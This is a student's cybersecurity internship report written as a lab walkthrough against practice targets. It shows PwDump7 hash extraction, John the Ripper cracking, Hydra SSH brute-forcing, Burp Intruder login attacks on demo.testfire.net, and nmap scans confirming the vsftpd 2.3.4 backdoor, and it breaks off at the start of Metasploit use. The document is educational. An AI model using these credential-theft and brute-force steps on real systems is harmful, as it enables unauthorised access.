

INTERNSHIP ON CYBER SECURITY

Self-Introduction:

Hello, my name is Aman A Sanil and I am currently a third-semester student at NMAM Institute of Technology, Nitte. I am pursuing my degree in Computer Science Engineering, and I am excited to present this report on Cybersecurity as part of my internship. During my internship I have gained knowledge and hands on experience in the cybersecurity domain. This report consists of various tasks assigned to me as a part of my Cybersecurity internship at Dlithe.

About DLithe:

Dlithe is a tech company based in Bangalore, India that specializes in providing cutting-edge solutions in the fields of artificial intelligence, machine learning, data science, and blockchain. The company has a team of highly skilled and experienced professionals who are passionate about using technology to solve complex problems and drive innovation. Dlithe's services include software development, consulting, training, and research, and the company has worked with clients in a wide range of industries, including finance, healthcare, and e-commerce.

One of the key strengths of Dlithe is its focus on continuous learning and development. The company is committed to staying up-to-date with the latest trends and technologies in its field, and it provides regular training and upskilling opportunities for its employees. This ensures that Dlithe's team is always at the forefront of innovation and able to deliver the highest quality solutions to its clients. With its talented team, dedication to innovation, and commitment to continuous learning, Dlithe is well-positioned to continue driving technological progress and solving complex problems for years to come.

In addition to its services, Dlithe is also involved in various community outreach initiatives. The company is committed to giving back to society and helping to build a better world through technology. One of its notable initiatives is the Dlithe-NGO program, which aims to provide technological support to non-governmental organizations (NGOs) working in areas such as education, healthcare, and social welfare. By leveraging its expertise in technology, Dlithe is able to help these organizations streamline their operations, improve their impact, and reach more people in need. Overall, Dlithe is a company that not only excels in its core business, but also cares about making a positive impact on society.

Summary of Internship:

The cybersecurity internship was a comprehensive program that lasted for 15 days, comprising of online classes and a project work. The program was designed to provide us with an in-depth understanding of the various aspects of cybersecurity, including basic security concepts, network security, cryptography, and ethical hacking.

The online classes were conducted by Abhishek sir and he covered a wide range of topics related to cybersecurity. The classes were interactive, and students had the opportunity to ask questions and clarify their doubts.

We also had to go through various blogs where we learned about the different ways organizations were attacked, the mode of attack and how sensitive data was leaked.

The project work was an essential part of the internship, where we had to apply the concepts learned during the online classes to a real-world scenario.

Overall, the cybersecurity internship was an enriching experience for us, providing a hands-on experience in the field of cybersecurity. The program equipped us with the skills and knowledge necessary to understand and address the growing cybersecurity threats that organizations face today.


Technical Tasks Performed:

Group 1:

1. Install the below software:

- a) Virtual box
- b) Kali Linux
- c) Metasploit machine
- d) Windows 7 machine

→



2. Perform password cracking - Offline mode

a) Perform password cracking of windows 7 machine


b) Password cracking of metasploit machine using Hydra

→ a) Password cracking of Windows 7 machine was done using pwdump tool.


Pwdump is a Windows-based tool used to extract Windows user account password hashes from the Security Account Manager (SAM) database. The SAM database contains information about local user accounts on a Windows system. The tool works by accessing the SAM database, extracting password hashes, and outputting them to a file in a format that can be used by other password cracking tools, such as John the Ripper or Hashcat.

Open command prompt as administrator and run the command below


```
C:\ pwdump7 > PwDump7.exe > hash.txt
```



By using <https://tmpfiles.org> upload file to get downloaded in kali machine.



The file content is viewed from kali.



Now, create a file and copy the content into it. Using below command:

```
$ nano hashfile.txt
```

Paste content, save and exit from the window.

Get password of windows machine by below command:

```
# john hashfile.txt
```

```
root@kali:~/.john
File Actions Edit View Help
zsh: corrupt history file /home/aman/.zsh_history
[aman@kali] ~
$ sudo su
[sudo] password for aman:
[root@kali] ~
# john hashfile.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
aman          (aman)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
*              (Administrator)
```

- ➔ b) Open command prompt in Windows and type ipconfig, note down your ip address

Type the following command in kali terminal

```
nmap -Pn *ip address*
```

```
File Actions Edit View Help
└──(aman㉿kali)-[~]
$ nmap -Pn 192.168.66.141
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 00:54 IST
Nmap scan report for 192.168.66.141
Host is up (0.0042s latency).

Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds
```

Create a text file that contains the usernames by typing the code below

```
sudo nano username.txt
```

Create a text file that contains the password by typing the code below

```
sudo nano password.txt
```

Finally implement the hydra tool by typing the following hydra syntax

```
$ hydra -l username.txt -P password.txt *ip address* ssh
```

```
File Actions Edit View Help
└──(aman㉿kali)-[~]
$ hydra -L username.txt -P password.txt 192.168.66.141 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-23 06:22:
34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2
tries per task
[DATA] attacking ssh://192.168.66.141:22/
[22][ssh] host: 192.168.66.141 login: Newbie password: Newbie
[22][ssh] host: 192.168.66.141 login: newbie password: Newbie
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-23 06:22:
36
```

The cracked usernames and associated passwords of Metasploit machine are displayed.

3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite

→ To perform password cracking on Testfire.net using Burpsuite, we need to follow the following steps:

Step 1: Launch Burpsuite and configure the proxy settings.

Open Burpsuite and navigate to the "Proxy" tab. Under the "Options" subtab, set the proxy listener to "127.0.0.1" and port to "8080". Make sure the "Intercept" option is turned on.

Step 2: Configure the browser to use Burpsuite proxy.

Configure the browser to use Burpsuite as a proxy by setting the IP address and port number in the browser settings. This will allow Burpsuite to intercept and analyze the traffic between the browser and Testfire.net.

Step 3: Navigate to Testfire.net and login page.

Open the browser and navigate to Testfire.net. Click on the "login" link to access the login page.

Step 4: Intercept the login request.

In Burpsuite, switch to the "Proxy" tab and ensure that the "Intercept" button is turned on. Refresh the Testfire.net login page and enter any username and password combination. Click on the "login" button to submit the form. Burpsuite will intercept the login request.

Step 5: Analyze the login request.

In Burpsuite, switch to the "Proxy" tab and locate the intercepted login request. Right-click on the request and select "Send to Intruder" from the context menu. This will launch the Burpsuite Intruder tool.

Step 6: Configure the Intruder tool.

In the Intruder tool, switch to the "Positions" tab and select the password field. Then switch to the "Payloads" tab and choose the "Password List" option. Upload a list of

common passwords or dictionary attack file. Click on the "Start attack" button to start the password cracking attack.

Step 7: Analyze the results.

The Intruder tool will attempt to use each password in the list to login to Testfire.net. Once the attack is completed, Burpsuite will display a list of successful login attempts along with the corresponding password. The security expert can use this information to identify weak passwords and recommend stronger ones.

The screenshot shows the Burp Suite Community Edition interface. The top navigation bar includes Burp, Project, Intruder, Repeater, Window, Help, Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. A banner at the top right encourages upgrading to Pro version.

Tasks panel:

- 1. Live passive crawl from Proxy (all traffic): Add links, Add item itself, same domain and URLs in suite scope. 109 items added to site map. 33 responses processed. 0 responses queued.
- 2. Intruder attack of https://demo.testfire.net: Cluster bomb attack, simple list, simple list. 2 payload positions. 10 requests (0 errors). Status: Finished. View details >

Issue activity [Pro version only] panel:

Issue type	Host	Path
Suspicious input transformation (reflected)	http://insecure-bank.com	/url_shorten
SMTP header injection	http://insecure-website.c...	/contact-us
Serialized object in HTTP message	http://insecure-bank.com	/blog
Cross-site scripting (DOM-based)	https://insecure-bank.com	/
XML external entity injection	https://vulnerable-website...	/product/stock
External service interaction (HTTP)	https://insecure-website...	/product
Web cache poisoning	http://insecure-bank.com	/contact-us
Server-side template injection	http://insecure-bank.com	/user-homepage
SQL injection	https://vulnerable-website...	/
OS command injection	https://insecure-website...	/feedback/submit

Event log panel:

Time	Type	Source	Message
11:43:09 6 Mar 2023	Info	Scanner	This version of Burp Suite was released over three months ago. Please...
11:43:08 6 Mar 2023	Info	Proxy	Proxy service started on 127.0.0.1:8080

Advisory panel (empty).

System status at the bottom: Memory: 116.5MB, Disk: 4.0MB.

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target Proxy Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn Site map Scope Issue definitions

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

	Host	Method	URL	Params	Status	Length	MIMEtype	Title	Comment	Time request
>	https://demo.testfire.net	GET	/complete/search&q=...	✓	200	9081	JSON			11:46:04 6 Ma
>	https://fonts.gstatic.com	GET	/complete/search&q=...	✓	200	2310	JSON			11:46:04 6 Ma
>	https://www.google.com	GET	/complete/search&q=...	✓	200	9081	HTML	testfiredemo - Google Se...		11:46:04 6 Ma
>	https://www.google.com	GET	/search?q=testfiredemo...	✓	200	365590	HTML			11:46:03 6 Ma
>	https://www.google.com	GET	/js/k=js.en_GB.z...	✓	200	908981	script			11:46:05 6 Ma
>	https://www.google.com	GET	/js/k=js.en_GB.z...	✓	200	456892	script			11:46:04 6 Ma
>	https://www.google.com	GET	/client_2047&atyp=&bi...	✓	204	1373				11:46:04 6 Ma
>	https://www.google.com	POST	/gen_2047?web&t=cap...	✓	204	976				11:46:05 6 Ma
>	https://www.google.com	GET	/client_204							
>	https://www.google.com	GET	/complete/search							
>	https://www.google.com	GET	/finances							

Request

Pretty Raw Hex

```

1. GET /search HTTP/2
2. Host: www.google.com
3. Accept-Encoding: gzip, deflate
4. Accept: */*
5. Accept-Language: en-US;q=0.9, en;q=0.8
6. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/107.0.5304.107 Safari/537.36
7. Connection: close
8. Cache-Control: max-age=0
9.
10.

```

Response

Search... 0 matches

Inspector

Request Attributes 2 Request Headers 10

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target Proxy Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIMEtype	Extension	Title	Comment	TLS	IP
10	https://demo.testfire.net	GET	/login.jsp		✓	200	8770	HTML	jsp	Altoro Mutual		J5	
11	https://www.google.com	GET	/complete/search&q=testfiredemo&cp=...	✓	200	2310	JSON				✓	142.250.77.68	
12	https://www.google.com	GET	/complete/search&q=&p=0&client=gws...	✓	200	9081	JSON				✓	142.250.77.68	
13	https://www.google.com	GET	/js/k=vjs.s.en_GB.z/uWY/Po8-PV.O...	✓	200	211906	script				✓	142.250.77.68	
15	https://www.gstatic.com	GET	/og/_/js/cog.qtm.en_US.HlsZFT/xg0...			200	183768	script			✓	142.250.192.131	
16	https://www.google.com	GET	/client_2047&atyp=&biw=935&bih=79...	✓	204	1373	HTML				✓	142.250.77.68	
20	https://fonts.gstatic.com	GET	/l/p/productlogos/youtube/v9192px.svg			200	1426	XML	svg		✓	142.250.66.3	
22	https://www.google.com	GET	/js/k=vjs.s.en_GB.z/uWY/Po8-PV.O...	✓	200	456892	script				✓	142.250.77.68	
27	https://www.google.com	POST	/gen_2047atyp=&el=1UFZNJK-SM4-E...	✓	204	976	HTML				✓	142.250.183.142	
28	https://play.google.com	OPTIONS	/log/format=json&hasFast=true&authus...			200	494	text			✓	142.250.77.68	
29	https://play.google.com	POST	/log/format=json&hasFast=true&authus...	✓	200	979	JSON				✓	142.250.183.142	
31	https://demo.testfire.net	GET	/favicon.ico			404	7097	HTML	ico	Altoro Mutual		N	
32	https://demo.testfire.net	POST	/doLogin		✓	302	145				✓	65.61.137.117	
33	https://demo.testfire.net	GET	/login.jsp			200	8790	HTML	jsp	Altoro Mutual			

Request

Pretty Raw Hex

1. POST /doLogin HTTP/1.1
2. Host: demo.testfire.net
3. Cookie: JSESSIONID=1B364FBF690842CB8914CAD0F3C89627
4. Content-Length: 38
5. Cache-Control: max-age=0
6. Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
7. Sec-Ch-Ua-Mobile: ?0
8. Sec-Ch-Ua-Platform: "Linux"
9. Upgrade-Insecure-Requests: 1
10. Origin: https://demo.testfire.net
11. Content-Type: application/x-www-form-urlencoded
12. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
Safari/537.36
13. Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14. Sec-Fetch-Site: same-origin
15. Sec-Fetch-Mode: navigate
16. Sec-Fetch-User: ?1
17. Sec-Fetch-Dest: document
18. Referer: https://demo.testfire.net/login.jsp
19. Accept-Encoding: gzip, deflate
20. Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21. Connection: close
22.
23. uid=admin&passw=123456&btnSubmit=Login

Response

Pretty Raw Hex Render

1. HTTP/1.1 302 Found
2. Server: Apache-Coyote/1.1
3. Location: login.jsp
4. Content-Length: 0
5. Date: Mon, 06 Mar 2023 06:16:12 GMT
6. Connection: close
7.
8.

Inspector

Request Attributes 2 Request Body Parameters 3 Request Cookies 1 Request Headers 20 Response Headers 5

Burp Suite Community Edition v2022.9.6 - Temporary Project

Intruder

1 x 2 x +

Positions Payloads Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 3
Payload type: Simple list Request count: 9

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate

password123 admin pass

Add Enter a new item Add from list... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down

Rule

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /<>?*&;[]|^~#

2. Intruder attack of https://demo.testfire.net - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
user	password123	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	145	
Max	password123	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	145	
admin	password123	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	145	
user	admin..	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	145	
Max	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	145	
admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	279	
user	pass	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	145	
Max	pass	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	145	
admin	pass	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	145	

Request Response

Pretty Raw Hex

```

1 POST /doLogin HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=1B364FBF690842CB8914CAD0F3C89627
4 Content-Length: 36
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://demo.testfire.net

```

?

Search... 0 matches

Finished


4. Perform Exploiting Metasploit

- a) Exploiting Metasploit using FTP
- b) Exploiting Metasploit using SMTP
- c) Exploiting Metasploit using Bind shell
- d) Exploiting Metasploit using HTTP

→ a) Exploiting Metasploit using FTP

Step 1: Open metasploit, login and keep it running in the background.

Step 2: Open a terminal in Kali Linux and find your ip address using the command ifconfig.



```
root@kali: /home/aman
File Actions Edit View Help
(aman㉿kali)-[~]
$ sudo su
[sudo] password for aman:
(root㉿kali)-[/home/aman]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.37 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe71:9332 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:71:93:32 txqueuelen 1000 (Ethernet)
                RX packets 2033 bytes 163976 (160.1 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 4768 bytes 313586 (306.2 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 462 bytes 48676 (47.5 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 462 bytes 48676 (47.5 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root㉿kali)-[/home/aman]
# nbtscan -r 192.168.1.0/24
Doing NBT name scan for addresses from 192.168.1.0/24
IP address      NetBIOS Name      Server      User      MAC address
```

Step 3: Type nbtscan -r "IP address" and check for the metasploit's IP address.

Step 4: Type the command nmap -sV "IPaddress of metasploit" to get the nmap scan report.

```

root@kali:/home/aman
└──(root㉿kali)-[~/home/aman]
# nbtscan -r 192.168.1.0/24
Doing NBT name scan for addresses from 192.168.1.0/24

IP address      NetBIOS Name    Server      User      MAC address
192.168.1.37    <unknown>       <unknown>
192.168.1.33    MORAD-LAPTOP   <server>    <unknown>   b4:69:21:5a:46:cd
192.168.1.39    METASPLOITABLE <server>    METASPLOITABLE 00:00:00:00:00:00
192.168.1.255   Sendto failed: Permission denied

└──(root㉿kali)-[~/home/aman]
# nmap -sV 192.168.1.39
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 16:34 IST
Nmap scan report for 192.168.1.39
Host is up (0.00036s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?


```

Step 5: Type the command nmap -p 21 --script vuln "IPaddress of metasploit" to get the nmap of ftp.

```

root@kali:/home/aman
File Actions Edit View Help

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.70 seconds

└──(root㉿kali)-[~/home/aman]
# nmap -p 21 --script vuln 192.168.1.39
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 16:44 IST
Nmap scan report for 192.168.1.39
Host is up (0.00066s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-vsftpd-backdoor:
| VULNERABLE:
| vsFTPD version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: BID:48539  CVE:CVE-2011-2523
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
| References:
|   https://www.securityfocus.com/bid/48539
|   https://github.com/rapid7/metasploit-framework/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
MAC Address: 08:00:27:B3:C2:9D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 24.90 seconds


```

Step 6: Type the command msfconsole to start the metasploit framework.

```
root@kali:~/home/aman
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 24.90 seconds
└─(root㉿kali)-[~/home/aman]
